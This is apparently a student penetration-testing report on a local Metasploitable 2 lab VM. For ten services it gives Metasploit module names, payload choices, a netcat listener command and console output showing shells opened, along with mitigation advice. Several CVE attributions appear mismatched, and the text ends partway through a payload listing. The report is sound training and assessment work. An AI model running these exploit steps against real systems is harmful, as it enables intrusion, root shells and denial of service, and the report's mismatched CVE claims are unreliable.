

"Network Vulnerability Assessment and Hardening"

Penetration Testing Report

Team

DEPI: GIZ1_ISS5_S3d : Group A

- 1. Ali Mohamed abdelaty: 1112133794**
- 2. Karim Mohamed Soliman: 21003754**
- 3. Mazen Ashraf Mohamed: 21003753**
- 4. Noor eldeen Mamdouh Mohamed: 21037697**
- 5. Hend Naged Mohamed: 1110158652**
- 6. Nermen Ebialy Mohamed EL bialy: 21003720**

Instructor: Beshoy

Table of Contents:

Executive Summary

Testing Methodology

Scope of the Assessment

Tools Utilized

Vulnerability Findings

Vulnerability 1: HTTP - Apache httpd 2.2.8

Vulnerability 2: FTP - vsftpd 2.3.4 (port 21)

Vulnerability 3: Telnet - Linux telnetd (port 23)

Vulnerability 4: VNC Exploitation (Port 5900)

Vulnerability 5: PostgreSQL - PostgreSQL 8.3.0 - 8.3.7

Vulnerability 6: Samba - smbdc 3.X - 4.X

Vulnerability 7: RPC – rpcbind

Vulnerability 8: SMTP - Postfix smtpd

Vulnerability 9: UnrealIRCd Backdoor

Vulnerability 10: distccd Unintentional Backdoors

Executive Summary

This document presents a comprehensive vulnerability assessment of the target system (**metasploitable 2 machine**), identifying several critical vulnerabilities that pose significant risks to the security and integrity of the environment. The assessment focused on various services, including **HTTP, FTP, Telnet, VNC, PostgreSQL, Samba, RPC, SMTP, and UnrealIRCd**, revealing a range of potential exploits that could lead to unauthorized access, data breaches, and system compromise.

Key Findings:

- **Critical Vulnerabilities Identified:** High-severity vulnerabilities were discovered in several services, particularly in Apache, vsftpd, and PostgreSQL, which could allow remote code execution and unauthorized access.
- **Impact Analysis:** The potential impacts of these vulnerabilities range from data theft to complete system control, highlighting the urgent need for remediation.
- **Recommendations for Mitigation:** The report emphasizes the importance of updating software to patched versions, disabling unnecessary services, implementing strong authentication mechanisms, and conducting regular security audits to prevent future vulnerabilities.

Overall, immediate action is required to address the identified vulnerabilities to safeguard the system against potential threats and ensure compliance with best security practices.

CRITICAL	HIGH	MEDIUM
2	6	2

Testing Methodology

The assessment employed a combination of automated and manual testing techniques, adhering to industry best practices. The key phases included:

1. **Reconnaissance:** Gathering information about the target environment to identify potential attack vectors.
2. **Scanning:** Using various tools to identify open ports, running services, and potential vulnerabilities.
3. **Exploitation:** Attempting to exploit identified vulnerabilities to assess their impact.
4. **Post-Exploitation:** Analyzing the extent of access gained and the potential for further exploitation.
5. **Reporting:** Documenting findings, providing detailed descriptions of vulnerabilities, and recommending mitigation strategies.

SCOPE

Machine	Note
192.168.202.132	Metasploitable 2 installed locally on my VMware

Provided Credentials

Username:msfadmin

Password:msfadmin

To access metasploitable machine itself

Tools

The following tools were utilized during the assessment:

- **Metasploit:** A penetration testing framework used for developing and executing exploit code against remote targets.
- **Nmap:** A network scanning tool that helps discover hosts and services on a network.
- **Wireshark:** A network protocol analyzer used for capturing and analyzing network traffic.
- **Exploit. dB:** well-known vulnerability database
- **GitHub:** to search about some exploits

Vulnerability 1: HTTP - Apache httpd 2.2.8

- **Description:**

Apache is a popular web server. In **version 2.2.8**, a **remote code execution** vulnerability (**CVE-2008-2939**) can be exploited via crafted HTTP requests. Additionally, a directory traversal flaw (CVE-2007-5346) allows attackers to access files outside of the web root directory.

- **Impact:**

Remote code execution could allow an attacker to take full control of the server, leading to data theft or further attacks. Directory traversal can expose sensitive files, such as configuration files or password lists.

- **Severity:** High

- **References:**

- CVE-2008-2939

- **Proof of Concept**

Find all directories On webserver:

msf> use auxiliary/scanner/http/dir_scanner Or **from php page in web page**

Notice: **cgi.bin**

CGI (Common Gateway Interface) scripts, which are programs designed to be executed by the server in response to web requests.

When a user visits a URL pointing to a CGI the server executes the script in cgi-bin and sends the script's output (often HTML) back to the client (browser).

Security Considerations:

Script Injection: If the scripts are vulnerable (e.g., to input validation errors), they may allow attackers to execute arbitrary commands on the server.

Directory Permissions: If permissions are not correctly configured, users might be able to view or execute sensitive scripts.

Misconfigurations: Misconfigured CGI environments may expose information about the system or allow execution of unauthorized programs.

Try to find exploit for cgi

msf> Use exploit/multi/http/php_cgi_arg_injection

Set Payload -> meterpreter/tcp_bind

It may be tcp_reverse but will need to open netcat session on my device “ nc -lvnp <port_number> “

- -l: Listen mode, which makes Netcat wait for incoming connections.
- -v: Verbose mode, for detailed output.
- -n: Skip DNS resolution to avoid delays (for speed).
- -p: Specify the port number for the listener.

Now you have meterpreter session

```
13 payload/php/exec . normal No PHP Execute Command
14 payload/php/meterpreter/bind_tcp . normal No PHP Meterpreter, Bind TCP Stager
15 payload/php/meterpreter/bind_tcp_ipv6 . normal No PHP Meterpreter, Bind TCP Stager IPv6
16 payload/php/meterpreter/bind_tcp_ipv6_uuid . normal No PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
17 payload/php/meterpreter/bind_tcp_uuid . normal No PHP Meterpreter, Bind TCP Stager with UUID Support
18 payload/php/meterpreter/reverse_tcp . normal No PHP Meterpreter, PHP Reverse TCP Stager
19 payload/php/meterpreter/reverse_tcp_uuid . normal No PHP Meterpreter, PHP Reverse TCP Stager
20 payload/php/meterpreter/reverse_tcp . normal No PHP Meterpreter, Reverse TCP Inline
21 payload/php/reverse_perl . normal No PHP Command, Double Reverse TCP Connection (via Perl)
22 payload/php/reverse_php . normal No PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(multi/http/php_cgi_arg_injection) > use 14
[-] Invalid module index: 14
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload 14
payload => php/meterpreter/bind_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started bind TCP handler against 192.168.202.132:4444
[*] Sending stage (39927 bytes) to 192.168.202.132
[*] Meterpreter session 1 opened (192.168.202.128:41077 -> 192.168.202.132:4444) at 2024-10-19 20:34:28 -0400

meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
```

Meterpreter session is an advanced and versatile

- ➔ Command Execution
- ➔ Payload Injection
- ➔ Process Management
- ➔ Etc...

- **Mitigation/Recommendation:** Upgrade to a patched version of Apache and implement input validation to sanitize user inputs.

Vulnerability 2: FTP - vsftpd 2.3.4 (port 21)

- **Description:**

vsftpd (Very Secure FTP Daemon) is an FTP server commonly used on Unix-like systems to facilitate file transfers. The vulnerability stems from the fact that **anonymous FTP login is allowed (CVE-2011-2523)**, which enables unauthorized users to access files without authentication. Additionally, depending on certain configurations, this version is susceptible to **potential remote code execution**, allowing attackers to execute arbitrary code on the system.

- **Impact:**

If exploited, unauthorized users could gain access to sensitive files, potentially leading to data breaches. In the case of remote code execution, an attacker could gain complete control over the system, leading to further compromise.

- **Severity:** High


- **References:**

- CVE-2011-2523

- **Proof of Concept:**

msf > use exploit/unix/ftp/vsftpd_234_backdoor

➔ **It open a remote shell for RCE**



```
ali@192: ~
File Actions Edit View Help
ali@192: ~ x ali@192: ~ x ali@192: ~ x ali@192: ~ x
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.202.132 yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
  RPORT      21               yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.202.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.202.132:21 - USER: 331 Please specify the password.
[*] 192.168.202.132:21 - Backdoor service has been spawned, handling ...
[*] 192.168.202.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell!
[*] Command shell session 2 opened (192.168.202.128:45297 -> 192.168.202.132:6200) at 2024-10-17 15:34:49 -0400

pwd
/
ls
bin
boot
cdrom
dev
```

- **Mitigation/Recommendation:** Disable anonymous FTP access and implement strong authentication mechanisms, Restrict Permissions, Limit File Access, use secure ftp version.

Vulnerability 3: Telnet - Linux telnetd (port 23)

- **Description:**

Telnet is an old protocol used for remote connections, which transmits data in plaintext. This makes it highly vulnerable to eavesdropping attacks, as highlighted by CVE-1999-0516. Additionally, Telnet lacks account lockout mechanisms, making it vulnerable to brute-force attacks targeting weak passwords.
- **Impact:**

Unencrypted transmission allows attackers to intercept sensitive information like credentials. A successful brute-force attack could lead to unauthorized system access.

- **Severity:** Critical
- **References:**
 - CVE-1999-0516
- **Proof of Concept:**

Brute force to get password

- ➔ Msf use scanner/telnet/telnet_login
- ➔ After getting the username & password
- ➔ Make a Direct telnet connection with (msfadmin:msfadmin)
- ➔ Now you can see the traffic using **wireshark**

```
ali@192: ~
File Actions Edit View Help
ali@192: ~ x ali@192: ~ x ali@192: ~ x
L$ telnet 192.168.202.132
Trying 192.168.202.132...
Connected to 192.168.202.132.
Escape character is '^]'.

msfdev@kali:~$ telnet 192.168.202.132
Trying 192.168.202.132...
Connected to 192.168.202.132.
Escape character is '^]'.


Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Oct 19 08:24:10 EDT 2024 from 192.168.202.128 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```



- **Mitigation/Recommendation:** Disable Telnet and replace it with SSH for secure communication.

Vulnerability 4: VNC Exploitation (Port 5900)

Description:

VNC (Virtual Network Computing) is a remote desktop sharing protocol that allows users to view and interact with the graphical desktop environment of a remote computer over a network. It uses **port 5900** as the default port for the first display (desktop) on a VNC server. The vulnerability arises when the VNC service is either misconfigured or lacks strong authentication, making it susceptible to brute force login attacks or unauthorized access.

Attackers can exploit weak VNC login credentials using tools like **Metasploit** to gain unauthorized remote control of a machine. If VNC is not properly secured, attackers can access sensitive information, control the target machine, and execute commands remotely.

Impact:

- **Unauthorized Access:** Exploiting weak VNC credentials could allow an attacker to control the remote desktop of the target machine.
- **Data Breach:** Attackers may view or modify sensitive files and data on the compromised system.
- **System Control:** Remote code execution via VNC could lead to full system compromise, allowing attackers to install malware or escalate privileges.

Severity: Medium to High (depending on configuration and access controls)

References:

- CVE-2019-15681 (example VNC vulnerability)

Proof of Concept:

```
msf> use auxiliary/scanner/vnc/vnc_login
```

```
➔ vncviewer
```

```
File Actions Edit View Help
ali@192: ~ x ali@192: ~ x ali@192: ~ x
ger (RC4 Stage Encryption, Metasp)
146 payload/windows/x64/vncinject/reverse_tcp_uuid . normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Sta
ger with UUID Support (Windows x64)
147 payload/windows/x64/vncinject/bind_named_pipe . normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bin
d Named Pipe Stager
148 payload/windows/x64/vncinject/bind_tcp . normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bin
d TCP Stager
149 payload/windows/x64/vncinject/bind_ipv6_tcp . normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv
6 Bind TCP Stager
150 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid . normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv
6 Bind TCP Stager with UUID Support
151 payload/windows/x64/vncinject/reverse_winhttp . normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Rev
erse HTTP Stager (winhttp)
152 payload/windows/x64/vncinject/reverse_http . normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Rev
erse HTTP Stager (wininet)
153 payload/windows/x64/vncinject/reverse_https . normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Rev
erse HTTP Stager (wininet)
154 payload/windows/x64/vncinject/reverse_winhttps . normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Rev
erse HTTPS Stager (winhttp)
155 payload/windows/x64/vncinject/reverse_tcp . normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Rev
erse TCP Stager

Interact with a module by name or index. For example info 155, use 155 or use payload/windows/x64/vncinject/reverse_tcp

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.202.132
RHOSTS => 192.168.202.132
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.202.132:5900 - 192.168.202.132:5900 - Starting VNC login sweep
[*] 192.168.202.132:5900 - 192.168.202.132:5900 - Login Successful: password
[*] 192.168.202.132:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >

TightVNC: root's X desktop (metasploitable0)
root@metasploitable: /
root@metasploitable:~#
```

Mitigation/Recommendation:

- **Implement Strong Authentication:** Ensure that VNC is protected with strong.
- **Restrict Access:** Use firewall rules or VPNs to limit VNC access to trusted IP addresses.
- **Encrypt VNC Connections:** Use secure tunneling, such as **SSH** or **VPN**, to encrypt VNC traffic and prevent interception.
- **Update VNC Server Software:** Keep the VNC server up to date with the latest security patches.

Vulnerability 5: PostgreSQL - PostgreSQL 8.3.0 - 8.3.7

- **Description:**

PostgreSQL is a widely used **open-source database**. Certain queries in **versions 8.3.0 to 8.3.7** are vulnerable to **SQL injection (CVE-2016-0773)**, allowing attackers to manipulate the database. Misconfigured roles and permissions could also lead to privilege escalation.

- **Impact:**

SQL injection can lead to unauthorized access to or manipulation of sensitive data. Privilege escalation could give attackers elevated access, allowing them to make changes to the database or system.

- **Severity:** High

- **References:**

- CVE-2016-0773

- **Proof Of Concept:**

```
msf> use linux/postgres/postgres_payload
```

```
set payload => linux/x86/meterpreter/bind_tcp
```

```
you will get meterpreter session
```

```
File Actions Edit View Help
ali@192: ~ x ali@192: ~ x ali@192: ~ x
8 payload/linux/x86/exec . normal No Linux Execute Command
9 payload/linux/x86/meterpreter/bind_ipv6_tcp . normal No Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
10 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid . normal No Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
11 payload/linux/x86/meterpreter/bind_nonx_tcp . normal No Linux Mettle x86, Bind TCP Stager
12 payload/linux/x86/meterpreter/bind_tcp . normal No Linux Mettle x86, Bind TCP Stager (Linux x86)
13 payload/linux/x86/meterpreter/bind_tcp_uuid . normal No Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
14 payload/linux/x86/meterpreter/reverse_ipv6_tcp . normal No Linux Mettle x86, Reverse TCP Stager (IPv6)
15 payload/linux/x86/meterpreter/reverse_nonx_tcp . normal No Linux Mettle x86, Reverse TCP Stager
16 payload/linux/x86/meterpreter/reverse_tcp . normal No Linux Mettle x86, Reverse TCP Stager
17 payload/linux/x86/meterpreter/reverse_tcp_uuid . normal No Linux Mettle x86, Reverse TCP Stager
18 payload/linux/x86/metsvc_bind_tcp . normal No Linux Meterpreter Service, Bind TCP
19 payload/linux/x86/metsvc_reverse_tcp . normal No Linux Meterpreter Service, Reverse TCP Inline
20 payload/linux/x86/read_file . normal No Linux Read File
21 payload/linux/x86/shell/bind_ipv6_tcp . normal No Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
22 payload/linux/x86/shell/bind_ipv6_tcp_uuid . normal No Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
23 payload/linux/x86/shell/bind_nonx_tcp . normal No Linux Command Shell, Bind TCP Stager
24 payload/linux/x86/shell/bind_tcp . normal No Linux Command Shell, Bind TCP Stager (Linux x86)
25 payload/linux/x86/shell/bind_tcp_uuid . normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
26 payload/linux/x86/shell/reverse_ipv6_tcp . normal No Linux Command Shell, Reverse TCP Stager (IPv6)
27 payload/linux/x86/shell/reverse_nonx_tcp . normal No Linux Command Shell, Reverse TCP Stager
28 payload/linux/x86/shell/reverse_tcp . normal No Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp_uuid . normal No Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell_bind_ipv6_tcp . normal No Linux Command Shell, Bind TCP Inline (IPv6)
31 payload/linux/x86/shell_bind_tcp . normal No Linux Command Shell, Bind TCP Inline
32 payload/linux/x86/shell_bind_tcp_random_port . normal No Linux Command Shell, Bind TCP Random Port Inline
33 payload/linux/x86/shell_reverse_tcp . normal No Linux Command Shell, Reverse TCP Inline
34 payload/linux/x86/shell_reverse_tcp_ipv6 . normal No Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(linux/postgres/postgres_payload) > set payload 9
payload => linux/x86/meterpreter/bind_ipv6_tcp
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] 192.168.202.132:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/HktoRKEi.so, should be cleaned up automatically
[*] Started bind TCP handler against 192.168.202.132:4444
[*] Sending stage (1017704 bytes) to 192.168.202.132
[*] Meterpreter session 2 opened (192.168.202.128:35955 -> 192.168.202.132:4444) at 2024-10-19 08:53:27 -0400

meterpreter > pwd
/var/lib/postgresql/8.3/main
```

- **Mitigation/Recommendation:** Upgrade to a supported version of PostgreSQL and implement prepared statements to mitigate SQL injection risks, implement parameterized query and other SQL injection prevention techniques.

Vulnerability 6: Samba - smbd 3.X - 4.X

- **Description:**

Samba is used to provide file and print services to SMB (Server Message Block) clients, it allows systems running Unix-like operating systems to communicate and share resources with Windows-based systems, such as files, printers, and directories, over a network. **In versions 3.X to 4.X, a remote code execution vulnerability (CVE-2017-7494) can be exploited by crafted SMB requests.** Weak file permissions may also lead to privilege escalation.

- **Impact:**

Remote code execution can allow attackers to gain full control over the server, leading to data breaches and unauthorized access. Privilege escalation could allow attackers to gain root-level access to the system.


- **Severity:** Critical

- **References:**

- CVE-2017-7494

- **Proof of Concept**

- **Using Metasploit module: multi/samba/usermap_script**
- **set payload: payload/cmd/unix/bind_netcat**



```
File Actions Edit View Help
ali@192: ~ x ali@192: ~ x 12 tar b22
msf6 exploit(multi/samba/usermap_script) > set payload 6
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 192.168.202.132:4444
[*] Command shell session 1 opened (192.168.202.128:33265 -> 192.168.202.132:4444) at 2024-10-19 08:13:48 -0400

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
```

- **Mitigation/Recommendation:** Upgrade to Samba version 4.7.6 or later and ensure that unused SMB features are disabled, Use Proper File Permissions, configure firewall.

Vulnerability 7: RPC – rpcbind

- **Description:**

rpcbind is a service used on Unix-like systems to map **Remote Procedure Call (RPC)** services to network ports. RPC allows programs to execute code on a remote machine as if it were local, making it essential for distributed applications and services. It is vulnerable to denial-of-service attacks (CVE-2012-3498) via malformed requests. Misconfigurations can also lead to information disclosure, exposing sensitive services to unauthorized access.

- **Impact:**

A denial-of-service attack can render the RPC services unavailable, causing disruptions. Information disclosure could expose sensitive RPC services, potentially leading to further exploitation.

- **Severity:** Medium

- **References:**

- CVE-2012-3498

- **Proof of Concept:**

msf> use auxiliary/dos/rpc/rpcbomb to make DoS Attack

```
ali@192: ~ x ali@192: ~/depi_project_scan/task4 x
+ -- --[ 1471 payloads - 49 encoders - 11 nops ]
+ -- --[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
msf6 >
msf6 > search rpcbind

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/rpc/rpcbomb . normal No RPC DoS targeting *nix rpcbind/libtirpc

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/rpc/rpcbomb
msf6 > use 0
msf6 auxiliary(dos/rpc/rpcbomb) > show options

Module options (auxiliary/dos/rpc/rpcbomb):

Name Current Setting Required Description
-----
ALLOCSIZE 1000000 yes Number of bytes to allocate
BATCHSIZE 256 yes The number of hosts to probe in each set
COUNT 1000000 no Number of intervals to loop
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 111 yes The target port (UDP)
THREADS 10 yes The number of concurrent threads

View the full module info with the info, or info -d command.
msf6 auxiliary(dos/rpc/rpcbomb) > set RHOSTS 192.168.202.132
RHOSTS => 192.168.202.132
msf6 auxiliary(dos/rpc/rpcbomb) > run
```

- **Mitigation/Recommendation:** Update rpcbind and implement firewall rules to restrict access to RPC services.

Vulnerability 8: SMTP - Postfix smtpd

- **Description:**

Postfix is a mail transfer agent used to route and deliver emails. If misconfigured, Postfix can be vulnerable to **open relay attacks (CVE-2004-2000)**, allowing **unauthorized users to send emails** through the server. It may also leak information due to improper handling of responses.

(open relay is a mail server that allows anyone on the internet to send emails through it)

Mail Transfer Agent (MTA) is the software responsible for **routing, delivering, and transferring emails**

Mail Transfer Protocol (SMTP). It ensures that emails are sent from the sender's mail server to the recipient's mail server.

Mail User Agent (MUA) is the software or application that **interacts directly with the user** to send, receive mails

- **Impact:**

An open relay can be exploited by spammers to send malicious emails, which can harm the server's reputation and lead to blacklisting. Information leakage may expose internal server details to attackers.

- **Severity:** Medium

- **References:**

- CVE-2004-2000

- **Proof of Concept**

Enumerate users for netcat:

```
msf> auxiliary/scanner/smtp/smtp_enum
```

```
$ nc machine_ip 25
```

Check users

```
msf6 > search smtp_enum

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/smtp/smtp_enum         .              normal No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > usw 0
[*] Unknown command: usw. Did you mean use? Run the help command for more details.
msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.202.132:25 - 192.168.202.132:25 Banner: 220 metasploitable.localdomain ESMTMP Postfix (Ubuntu)
[*] 192.168.202.132:25 - 192.168.202.132:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfi
x, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.202.132:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

```
ali@192: ~
File Actions Edit View Help
ali@192: ~ x ali@192: ~ x ali@192: /usr/share/wordlists/metasploit x ali@192: ~ x
--(ali@192)~-[~]
$ nc 192.168.202.132 25
20 metasploitable.localdomain ESMTMP Postfix (Ubuntu)
21 FY user
22 2.0.0 user
```

- **Mitigation/Recommendation:** Configure Postfix to restrict relaying and validate incoming requests.

Vulnerability 9: UnrealIRCd Backdoor

Description:

The **UnrealIRCd** is an Internet Relay Chat (IRC) daemon that allows users to communicate over the internet. On port **6667**, Metasploitable2 runs a version of UnrealIRCd that contains a backdoor, which remained unnoticed for an extended period. This backdoor is triggered by sending the letters **"AB"** followed by a system command to the server on any listening port. The presence of this backdoor allows attackers to gain unauthorized access to the server and execute commands remotely.

Impact:

- **Unauthorized Access:** Exploiting the backdoor can give an attacker an interactive shell on the server.
- **System Compromise:** The attacker can execute arbitrary commands, leading to data breaches, system manipulation, and potential further exploitation of the network.
- **Persistence:** Once access is gained, attackers can install additional backdoors or malware, making it difficult to remove them from the system.

Severity: High

References:

- [Full Disclosure - UnrealIRCd Backdoor](#)

Proof of Concept:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
set payload:  payload/cmd/unix/bind_ruby
```

```
File Actions Edit View Help
ali@192: ~ x ali@192: ~ x ali@192: ~/depl_project_scan/task2 x

# Name Disclosure Date Rank Check Description
- - - - -
0 payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby . normal No Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
